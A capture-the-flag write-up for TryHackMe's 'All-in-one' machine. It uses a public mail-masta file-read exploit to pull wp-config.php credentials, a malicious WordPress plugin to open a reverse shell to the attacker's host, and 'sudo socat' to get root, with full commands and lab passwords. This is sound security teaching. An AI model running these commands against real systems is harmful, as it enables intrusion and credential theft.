THM CTF Writeup: *All-in-one*

Made by Agent

October 29, 2025

Abstract

This document is an English write-up for the CTF challenge "*All-in-one*" from TryHackMe. It contains the following parts: reconnaissance, identification of vulnerabilities, exploitation, lateral movement and privilege escalation.

Contents

1 Summary

In this writeup I describe how I compromised the All-In-One machine on TryHackMe. Although rated easy, it presented some interesting challenges.

2 Reconnaissance

2.1 Scope

I only had an IP address, so I needed to keep digging to find interesting information. The first step was to scan the IP to identify open ports and the services running on them.

2.2 Tools and commands

For this enumeration part I needed a few tools such as RustScan. It is much faster than Nmap, so I definitely recommend using it. I also used fuzzing tools like ffuf, gobuster, and dirsearch. Finally, I checked various code repositories and did Google research to contextualize my results.

2.3 Ip scan

```
rustscan -a 10.10.222.254 -- -sV -sC
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
https://admin.tryhackme.com

[~] The config file is expected to be at "/home/agent/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May
    cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the
    Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.222.254:21
Open 10.10.222.254:22
Open 10.10.222.254:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP
    /1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\
    nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color |)LaserJet
     ([\w._ -]+)   '
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-29 14:51 CET
...snip...
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.9.49
|      Logged in as ftp
```

```
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux;
    protocol 2.0)
| ssh-hostkey:
|   3072 65:c7:9f:51:45:f2:53:eb:72:df:af:52:78:c3:4b:32 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDfK4ZvIM5SE8XvhgrMKTTNeEyyyjidl1hMV7QufpN/
    AFDijspf+Kle44mwcrJCpZM+QmQwUIGfcKBwn95sPaIQJ0eIgV97YFKYt59iH6Lp2z+
    yV4DnPo94M5VUiA8MyzJIB7hMr3Rtm/wMBphoSHvDgE4Mq5HCL8QbfVWK7XajVMne8pZBL8hknpuH5Wo3/
    UfBN7kzVeI6+GJcwr19itFtEdMngpVNqOlQy5SM+DXoihpr5SpupIB8q/iPY3iX72CUPrODG8tnftC1+
    Gz3f7jVKIzd5TU82a/xPYCMyNu8wr5BWtZFLMDNdYk3A6cYrL0HAugZv66nCw6ug+
    k7ZI4OVELR7n6rKHDcBx8D4qJyRh4AHJ+/9qRfa2Nina6mfJ3QoutQqiKjA1/
    LauWNsXLAVOyPy2Ozf5odotxJZRldTUfpF82H5fC2fWS5iZDp66Zz46JQjkKal7u+16tTXp4r+
    N1Lxt48TKXwyv2+dS2ydhDylyg4qCP6e1SrVeMphL9E=
|   256 fd:60:cd:fc:69:c7:89:07:ba:07:b9:37:79:74:be:d9 (ECDSA)
| ecdsa-sha2-nistp256
    AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKV7wiqWAlpdFB5iCA58+1
    NBhH2V9srmtGEBbQb2ve46hIRO8NFVDL5QUxUu7eTk84g3QckKSjBok0Y4ci/SCJc=
|   256 49:65:c3:75:e3:b3:47:ef:09:c5:04:65:af:e4:c5:34 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKXv+T+UB/LDO0qB+vmqkmt7g8JchV8gvUjbnjg/Ehy0
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
...snip...
```

2.4 Findings

After the scan I found three open ports: 21 (FTP). I was able to log in anonymously, as the scan indicated. Port 22 runs SSH. Port 80 runs HTTP. This leaves two avenues to explore: the FTP service and the web service.

I started with the FTP port to see if there were any interesting files or information available, but nothing useful was found.

```
ftp 10.10.157.66 21
Connected to 10.10.157.66.
220 (vsFTPd 3.0.5)
Name (10.10.157.66:agent): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||5378|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        115          4096 Oct 06  2020 .
drwxr-xr-x    2 0        115          4096 Oct 06  2020 ..
```

```
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||10149|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        115          4096 Oct 06  2020 .
drwxr-xr-x    2 0        115          4096 Oct 06  2020 ..
226 Directory send OK.
ftp>
```

That means I should eliminate one avenue and focus on the web service (port 80). I entered the target IP address in my browser and observed the following result.


It's the default Apache2 web page, indicating Apache2 is installed and running. I checked the page source but found nothing of interest.


Subsequently, I performed directory fuzzing with dirsearch, which uncovered an entry point relevant to further exploitation.

```
dirsearch -u http://10.10.157.66
403   277B   http://10.10.76.252/.ht_wsr.txt
403   277B   http://10.10.76.252/.htaccess.bak1
403   277B   http://10.10.76.252/.htaccess.sample
403   277B   http://10.10.76.252/.htaccess.orig
403   277B   http://10.10.76.252/.htaccess.save
403   277B   http://10.10.76.252/.htaccess_extra
403   277B   http://10.10.76.252/.htaccess_orig
403   277B   http://10.10.76.252/.htaccessBAK
403   277B   http://10.10.76.252/.htaccess_sc
403   277B   http://10.10.76.252/.htaccessOLD2
403   277B   http://10.10.76.252/.htaccessOLD
403   277B   http://10.10.76.252/.htm
403   277B   http://10.10.76.252/.html
403   277B   http://10.10.76.252/.htpasswd_test
403   277B   http://10.10.76.252/.htpasswds
403   277B   http://10.10.76.252/.httr-oauth
403   277B   http://10.10.76.252/.php
403   277B   http://10.10.76.252/server-status
403   277B   http://10.10.76.252/server-status/
```

```
200      2KB  http://10.10.76.252/wordpress/wp-login.php
200      7KB  http://10.10.76.252/wordpress/
```

I found two interesting paths: /wordpress and /wordpress/wp-login.php. This indicates a WordPress site is running and the admin login page is accessible.





After checking the source code, nothing interesting was found. However, the welcome page contained a username, 'elyana', with a comment. She might be the site administrator or a regular user.

Since I was examining a WordPress site, I ran WPScan. It's a security scanner for WordPress sites, so I started with a basic enumeration scan to see what I could find.

3 Identification of vulnerabilities


3.1 Service analysis

```
 wpscan --url http://10.10.157.66/wordpress -e

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%


...snip....

[+] WordPress version 5.5.1 identified (Insecure, released on 2020-09-01).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.157.66/wordpress/index.php/feed/, <generator>https://wordpress.org
    /?v=5.5.1</generator>
 |  - http://10.10.157.66/wordpress/index.php/comments/feed/, <generator>https://
    wordpress.org/?v=5.5.1</generator>

[+] WordPress theme in use: twentytwenty
 | Location: http://10.10.157.66/wordpress/wp-content/themes/twentytwenty/
 | Last Updated: 2025-04-15T00:00:00.000Z
 | Readme: http://10.10.157.66/wordpress/wp-content/themes/twentytwenty/readme.txt
 | [!] The version is out of date, the latest version is 2.9
 | Style URL: http://10.10.157.66/wordpress/wp-content/themes/twentytwenty/style.css?
    ver=1.5
 | Style Name: Twenty Twenty
 | Style URI: https://wordpress.org/themes/twentytwenty/
 | Description: Our default theme for 2020 is designed to take full advantage of the
    flexibility of the block editor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.5 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.157.66/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.5,
    Match: 'Version: 1.5'

...snip...

[i] User(s) Identified:

[+] elyana
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.10.157.66/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page
    =1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
...snip...
```

This was a great result. I discovered several useful items: the WordPress version, the active theme twentytwenty (v1.5), and, most importantly, the user elyana, which confirmed my earlier suspicion. I then decided to attempt a password brute-force attack using WPScan. Hopefully I will be able to log in to the admin panel.

```
wpscan --url http://10.10.157.66/wordpress -U elyana -P /usr/share/wordlists/rockyou.
    txt --password-attack wp-login
...snip...

[i] Plugin(s) Identified:

[+] mail-masta
 | Location: http://10.10.157.66/wordpress/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.10.157.66/wordpress/wp-content/plugins/mail-masta/readme.txt

[+] reflex-gallery
 | Location: http://10.10.157.66/wordpress/wp-content/plugins/reflex-gallery/
 | Latest Version: 3.1.7 (up to date)
 | Last Updated: 2021-03-10T02:38:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 3.1.7 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.10.157.66/wordpress/wp-content/plugins/reflex-gallery/readme.txt
...snip...

[+] Performing password attack on Wp Login against 1 user/s
^Cying elyana / angel04 Time: 00:04:33 <                                    > (11409 /
    14344392)  0.07%  ETA: 95:31:06
[i] No Valid Passwords Found.

...snip...
Scan Aborted: Canceled by User
```

This password attack took too long and produced no results. That suggests the user's password was stronger than I expected. However, during the attempt I discovered two installed plugins: mail-masta (v1.0) and reflex-gallery (v3.1.7). This unexpected finding suggested a new approach: research these plugins for known vulnerabilities. I started by mail-masta and here's what i found.



This plugin version is vulnerable to a local file inclusion (LFI), which can allow me to read sensitive files such as /etc/passwd. I thought there might be a PoC on GitHub for this vulnerability that would make exploitation easier.

4 Exploitation of vulnerabilities

4.1 Exploit plan

On github i found this interesting exploit : `https://github.com/p0dalirius/CVE-2016-10956-mail-masta`

```
$ ./CVE-2016-10956_mail_masta.py -h
[+] Mail Masta - Local File Read (CVE-2016-10956)

usage: CVE-2016-10956_mail_masta.py [-h] [-v] [-s] -t TARGET_URL [-f FILE | -F
    FILELIST] [-D DUMP_DIR] [-k] [-r]

Examples:
    ./CVE-2016-10956_mail_masta.py -t http://192.168.56.106/wp/ -f /etc/passwd
    ./CVE-2016-10956_mail_masta.py -t http://192.168.56.106/wp/ -F wordlist
```

This is really interesting so let's keep going on this approach.

4.2 Step-by-step exploitation

First, I had to test whether this exploit would work.

```
python3 CVE-2016-10956_mail_masta.py -t http://10.10.157.66/wordpress -f /etc/passwd
[+] Mail Masta - Local File Read (CVE-2016-10956)

[+] (  2.02 kB) /etc/passwd

...snip...
 cat loot/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/
    nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
elyana:x:1000:1000:Elyana:/home/elyana:/bin/bash
mysql:x:110:113:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
ftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
systemd-timesync:x:113:116:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/
    nologin
tss:x:114:119:TPM software stack,,,:/var/lib/tpm:/bin/false
tcpdump:x:115:120::/nonexistent:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
fwupd-refresh:x:117:121:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1001:1002:Ubuntu:/home/ubuntu:/bin/bash
```

From this test I found three users of interest: ubuntu, elyana, and www-data. I then considered which files might reveal useful information to advance the attack. I tried to read /etc/shadow, but the attempt failed. That forced me to explore other scenarios. This was the most challenging part of the CTF. I searched for a basic WordPress structure and investigated whether any sensitive files within the WordPress directories could be read.


```
wordpress/
 wp-admin/
 wp-content/
   themes/
     your-theme/
        style.css
        functions.php
        index.php
        header.php
        footer.php
        page.php
        single.php
        archive.php
        404.php
        sidebar.php
        template-parts/
        assets/
           css/
           js/
           images/
   plugins/
     your-plugin/
        your-plugin.php
        uninstall.php
        includes/
        assets/
   uploads/
   languages/
 wp-includes/
 index.php
 wp-config.php
 .htaccess
 license.txt
 readme.html
```

The interesting file in this project structure is wp-config.php. It may contain credentials, so I was confident that reading it would reveal useful information. Given the www-data user, the WordPress files are likely located at /var/www/html/wordpress, and the configuration file should be at /var/www/html/wordpress/wp-config.php. So i gave it a try.


```
    python3 CVE-2016-10956_mail_masta.py -t http://10.10.157.66/wordpress -f /var/www/
    html/wordpress/wp-config.php
[+] Mail Masta - Local File Read (CVE-2016-10956)

[+] (  3.27 kB) /var/www/html/wordpress/wp-config.php

(agentagent)-[~/htb/all/CVE-2016-10956-mail-masta]
$ ls loot/var/www/html/wordpress/wp-config.php
loot/var/www/html/wordpress/wp-config.php

(agentagent)-[~/htb/all/CVE-2016-10956-mail-masta]
$ cat  loot/var/www/html/wordpress/wp-config.php
<?php
...snp

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );
```

```
/** MySQL database username */
define( 'DB_USER', 'elyana' );

/** MySQL database password */
define( 'DB_PASSWORD', 'H@ckme@123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
...snip...
```

My guess was correct. I found database information and, most importantly, the database credentials elyana:H@ckme@123. The database runs on localhost, so I could not connect to it remotely. I therefore tried those credentials on the WordPress admin panel, and the login was successful. !!!



And so elyana was the administrator.



Now I had everything needed to obtain a reverse shell. There are different ways to get a shell at this stage, but I decided to look for a malicious plugin to make the process easier, and I found a relevant GitHub repository. `https://github.com/Jsmoreira02/Malicious_Plugin`

```
python3 Malicious.py -t http://<IP or domain_name> -u <Target Username> -p <Target
 Password> -L <LOCAL IP> -P <LOCAL PORT>
```

4.3 Obtaining initial access

All I had to do to gain initial access was set up a listener and run the exploit command with the correct information.

```
python3 Malicious.py -t http://10.10.157.66/wordpress -u elyana -p H@ckme@123 -L
10.9.9.49 -P 9001
#On an other terminal  : nc -lvnp 90001
```

I stabilized my shell by running the following commands:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
ctrl+z  stty raw -echo; fg and hit enter
on the revshelll : export TERM=xterm
```

5 Lateral movement and privilege escalation

5.1 Target enumeration post-compromise

I began carefully enumerating the WordPress directory but found nothing new—only the wp-config.php file I already had. I then listed the home directory and repeated the same process for each directory I found:

```
www-data@ip-10-10-192-252:/var/www/html/wordpress/wp-includes$ cd /home
www-data@ip-10-10-192-252:/home$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 Oct 28 08:03 .
drwxr-xr-x 24 root   root   4096 Oct 28 08:03 ..
drwxr-xr-x  6 elyana elyana 4096 Oct  7  2020 elyana
drwxr-xr-x  3 ubuntu ubuntu 4096 Oct 28 08:03 ubuntu
www-data@ip-10-10-192-252:/home$
```

```
www-data@ip-10-10-192-252:/var/www/html/wordpress/wp-includes$ cd /home
www-data@ip-10-10-192-252:/home$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 Oct 28 08:03 .
drwxr-xr-x 24 root   root   4096 Oct 28 08:03 ..
drwxr-xr-x  6 elyana elyana 4096 Oct  7  2020 elyana
drwxr-xr-x  3 ubuntu ubuntu 4096 Oct 28 08:03 ubuntu
www-data@ip-10-10-192-252:/home$
```

```
www-data@ip-10-10-192-252:/home$ ls -la elyana/
total 48
drwxr-xr-x 6 elyana elyana 4096 Oct  7  2020 .
drwxr-xr-x 4 root   root   4096 Oct 28 08:03 ..
-rw------- 1 elyana elyana 1632 Oct  7  2020 .bash_history
-rw-r--r-- 1 elyana elyana  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 elyana elyana 3771 Apr  4  2018 .bashrc
drwx------ 2 elyana elyana 4096 Oct  5  2020 .cache
drwxr-x--- 3 root   root   4096 Oct  5  2020 .config
drwx------ 3 elyana elyana 4096 Oct  5  2020 .gnupg
drwxrwxr-x 3 elyana elyana 4096 Oct  5  2020 .local
-rw-r--r-- 1 elyana elyana  807 Apr  4  2018 .profile
-rw-r--r-- 1 elyana elyana    0 Oct  5  2020 .sudo_as_admin_successful
-rw-rw-r-- 1 elyana elyana   59 Oct  6  2020 hint.txt
-rw------- 1 elyana elyana   61 Oct  6  2020 user.txt
www-data@ip-10-10-192-252:/home$
```

Okay. My target directory was elyana because it contained the user flag and another interesting file, hint.txt. The user.txt file could not be read by www-data, but hint.txt could. When I opened it, I found the following information:

```
www-data@ip-10-10-192-252:/home$ cat  /home/elyana/hint.txt
Elyana's user password is hidden in the system. Find it ;)
www-data@ip-10-10-192-252:/home$
```

Then I had an idea: look for files readable by www-data but owned by elyana. These files can be found by running the following command:


```
find / -type f -readable -user elyana 2>/dev/null
```

Then i found this list of files.

```
www-data@ip-10-10-192-252:/home$ find / -type f -readable -user elyana 2>/dev/null
/home/elyana/.bash_logout
/home/elyana/hint.txt
/home/elyana/.profile
/home/elyana/.sudo_as_admin_successful
/home/elyana/.bashrc
/etc/mysql/conf.d/private.txt
www-data@ip-10-10-192-252:/home$
```

I expected the private.txt file could be interesting:

I obtained elyana's system credentials (elyana:E@syR18ght) and successfully established an SSH session to the host.




To read the user flag i run the following command :

```
cat user.txt
```

It was encoded in base64, so to decoded i run this :

```
echo "base64 values" |base64 -d
```




5.2 Privilege escalation technique

To identify privilege-escalation vectors, I verified elyana's sudo privileges with sudo -l.

```
sudo -l
```


Here was the result : Elyana can run socat with sudo. This means that when socat is executed



via sudo it runs with root privileges. Since socat is an executable, GTFOBins documents relevant abuse techniques. A quick check of GTFOBins revealed a privilege-escalation method that allowed me to obtain root.

```
    Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated
    privileges and may be used to access the file system, escalate or maintain
    privileged access.

    The resulting shell is not a proper TTY shell and lacks the prompt.

    sudo socat stdin exec:/bin/sh
```

I executed the command on the target and obtained a root shell. The root flag was base64-encoded as well, so I decoded it the same way I decoded the user flag.



6 Conclusion

This challenge was a good exercise. It covered all phases of a pentest: enumeration, vulnerability identification, exploitation, privilege escalation, reasoning, and creativity. I hope this writeup is useful and helps you understand the different phases of a pentest.